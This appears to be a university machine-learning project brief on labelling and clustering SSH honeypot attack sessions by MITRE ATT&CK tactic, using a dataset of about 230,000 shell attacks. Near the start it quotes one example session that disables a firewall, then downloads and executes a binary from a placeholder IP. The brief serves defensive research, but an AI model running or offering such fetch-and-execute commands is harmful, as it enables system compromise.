
ML4N - Group Project 4

SSH Shell Attack session

Clarifications for this project can be asked to **Luca Vassio** luca.vassio@polito.it



Security logs are the key to understanding attacks and diagnosing vulnerabilities. Often coming in the form of text logs, their analysis remains a daunting challenge. While collecting data can be easily automated, the task of parsing often unclear and malformed logs is a time-consuming and error-prone process. In this project you will study how to support the analysis of text-like Unix shell attack logs automatically.

The input will be malicious shell sessions. Each portion of the session (commands) will have a different intent. You should automatically identify and assigns the attacker tactic to the session.

The dataset contains about 230,000 unique Unix shell attacks recorded in a honeypot deployment. The Unix shell attacks are recorded after SSH login. More details can be found here: https://zenodo.org/records/3687527#.YmEr9pJBxQL

The labels are provided by a research project developed at SmartData at PoliTO. We utilise the MITRE ATT&CK Tactics [https://attack.mitre.org/] as a guiding framework to capture the "whys" of an attack. For instance, in the session:

```
iptables stop; wget http://1.1.1.1/exec; chmod 777 exec; ./exec
```

the attacker first **Impacts** the system stopping its firewall, and then downloads and **Executes** a malicious code.

MITRE ATT&CK Tactic contains 14 possible intents. For this project, we limit to the most common 5 intents plus 2 other classes:

- **Persistence.** The adversary is trying to maintain their foothold. Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.
- **Discovery.** The adversary is trying to figure out your environment. Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this post-compromise information-gathering objective.

- **Defense Evasion.** The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.
- **Execution.** The adversary is trying to run malicious code. Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.
- **Impact.** The adversary is trying to manipulate, interrupt, or destroy your systems and data. Impact consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes. Techniques used for impact can include destroying or tampering with data. In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals. These techniques might be used by adversaries to follow through on their end goal or to provide cover for a confidentiality breach.
- **Other.** This class contains all the other (less common in our dataset) tactics, i.e., Reconnaisance, Resource Development, Initial Access, Privilege Escalation, Credential Access, Lateral movement, Command and Control, and Exfiltration.
- **Harmless.** Code is non malicious by itself.

The dataset is saved in 'parquet' format. You can directly load is a pandas dataframe by using:

```
!pip install pyarrow
import pandas as pd
pd.read_parquet(''ssh_attacks.parquet')
```

The dataset contains 230k attacks and it comprises the following 5 columns:

- **session_id**: an integer identifying the session.
- **full_session**: the text related to the full attack session, i.e., the sequence of commands and their parameters (strings).
- **firsts_timestamp**: when the attack started. (e.g, 2019-06-04 09:45:50.396610+00:00).
- **Set_Fingerprint**. For each attack session, there is a set of intents associated with it. The set is a subset of {'Persistence', 'Discovery', 'Defense Evasion', 'Execution', 'Impact', 'Other', 'Harmless'}.

Note: the labels are automatically provided by a research project developed by us, and not by human supervisors. Hence, there might be errors and misclassified sessions. However, for this project, you can use them as ground truth. If you believe you found misclassified session examples, please report them in the final document.

Section 1 – Data exploration and pre-processing

Load the dataset, manipulating the data and answering the following questions:

1. When are the attacks performed? Analyze the temporal series.
2. Extract features from the attack sessions. How does the empirical distribution of the number of characters in each session look like? How is the distribution of the number of word per session?
3. What are the most common words in the sessions?
4. How are the intents distributed? How many intents per session do you observe? What are the most common intents? How are the intents distributed in time?
5. How can text represented numerically? Try to convert the text into numerical representations (vectors) through Bag of Words (BoW)
6. Associate each word in each attack session with its TF-IDF value (Term Frequency-Inverse Document Frequency)

Section 2 – Supervised learning – classification

Classify the tactics of an attack session, based on the used words in the text and also possibly on time. Notice that each session have multiple labels. Hence you can decompose the problem into multiple binary classification problems. For each attack session, you have to solve the 7 binary classification problem, one for each possible label {'Persistence', 'Discovery', 'Defense Evasion', 'Execution', 'Impact', 'Other', 'Harmless'}.


1 Perform a split to segment the dataset into training and test dataset.
If you want to standardize your dataset, fit the scaler on training set and transforming both training and test. Notice that the sklearn implementation of tf-idf already performs the standardization.
2 Choose at least 2 ML methods, and perform the model training, with default parameter configuration, evaluating the performance on both training and test set. Output the confusion matrix and classification report. Do you observe overfitting or under-fitting? Which model generates the best performance?
3 Tune the hyper-parameters of the models through cross-validation. How do performance vary?
4 Comments on the results for each on the intents.
5 Explore the possible features: try combining features differently, e.g., does tf-idf improve or worsen performance? Think about the problem and summarize the ways you have tried (even those that did not work).

Section 3 – Unsupervised learning – clustering

In this unsupervised learning task, the objective is to cluster attack sessions based on the words used within them. The aim is to identify patterns and group attacks with similar words together.

Cluster the attacks according to their characteristics. Choose at least 2 Clustering Algorithms, and for each of them:

1. Determine the number of clusters: This can be done using methods like the elbow method or silhouette analysis. Explain your reasoning.
2. Tune other hyper-parameters, if any.
3. Visualize the clusters through t-SNE visualization.
4. Cluster analysis. Analyze the characteristics of each cluster. This might involve examining the most frequent words in each cluster (try word cloud). Try to understand which are the most representative.
5. Do clusters reflect intent division, i.e., are the clusters homogeneous in terms of intents? How are intents divided into the clusters?
6. Find clusters of similar attacks, study their sessions and try to associate with them specific categories of attacks (more fine grained than the ones of MITRE ATT&CK Tactics). As an example, see the image below, where we perform a similar exercise (through graph community detections). NOTE: you do not have to do this exercise for all the clusters, but only on some examples.



Section 4 – Language Models exploration

Experiment language models for solving the same supervised task as in Section 2. In this task, the objective is to harness the capabilities of language models like Bert or Word2Vec, for supervised learning (assign intents to sessions).

Two interesting concepts play a role when we use neural networks:

1- it is possible to do **transfer learning**, i.e., to take a model that have been trained with other enormous datasets by Big Tech companies, and we can do **fine-tuning** i.e., to train this model starting from its pre-trained version.
2- In NLP tasks, words/documents are transformed into vectors (**encoding**) and this task is Unsupervised, so we can use a much larger amount of data.

Choose a language model between Bert and Doc2Vec (word2vec for documents), then:

1. If you choose Doc2Vec: pretrain Doc2Vec on body column of the session text
   If you chose Bert: take the pretrained Bert model like in this example. (NB: In this tutorial they used BertForSequenceClassification, but if you want to continue with step 2, you must take an other Bert implementation from HuggingFace)
2. Add a last Dense Layer
3. Fine-tune the last layer of the network on the supervised training set for N epochs.
4. Plot the learning curves on training and validation set. After how many epochs should we stop the training?

Project acknowledgment: Matteo Boffa matteo.boffa@polito.it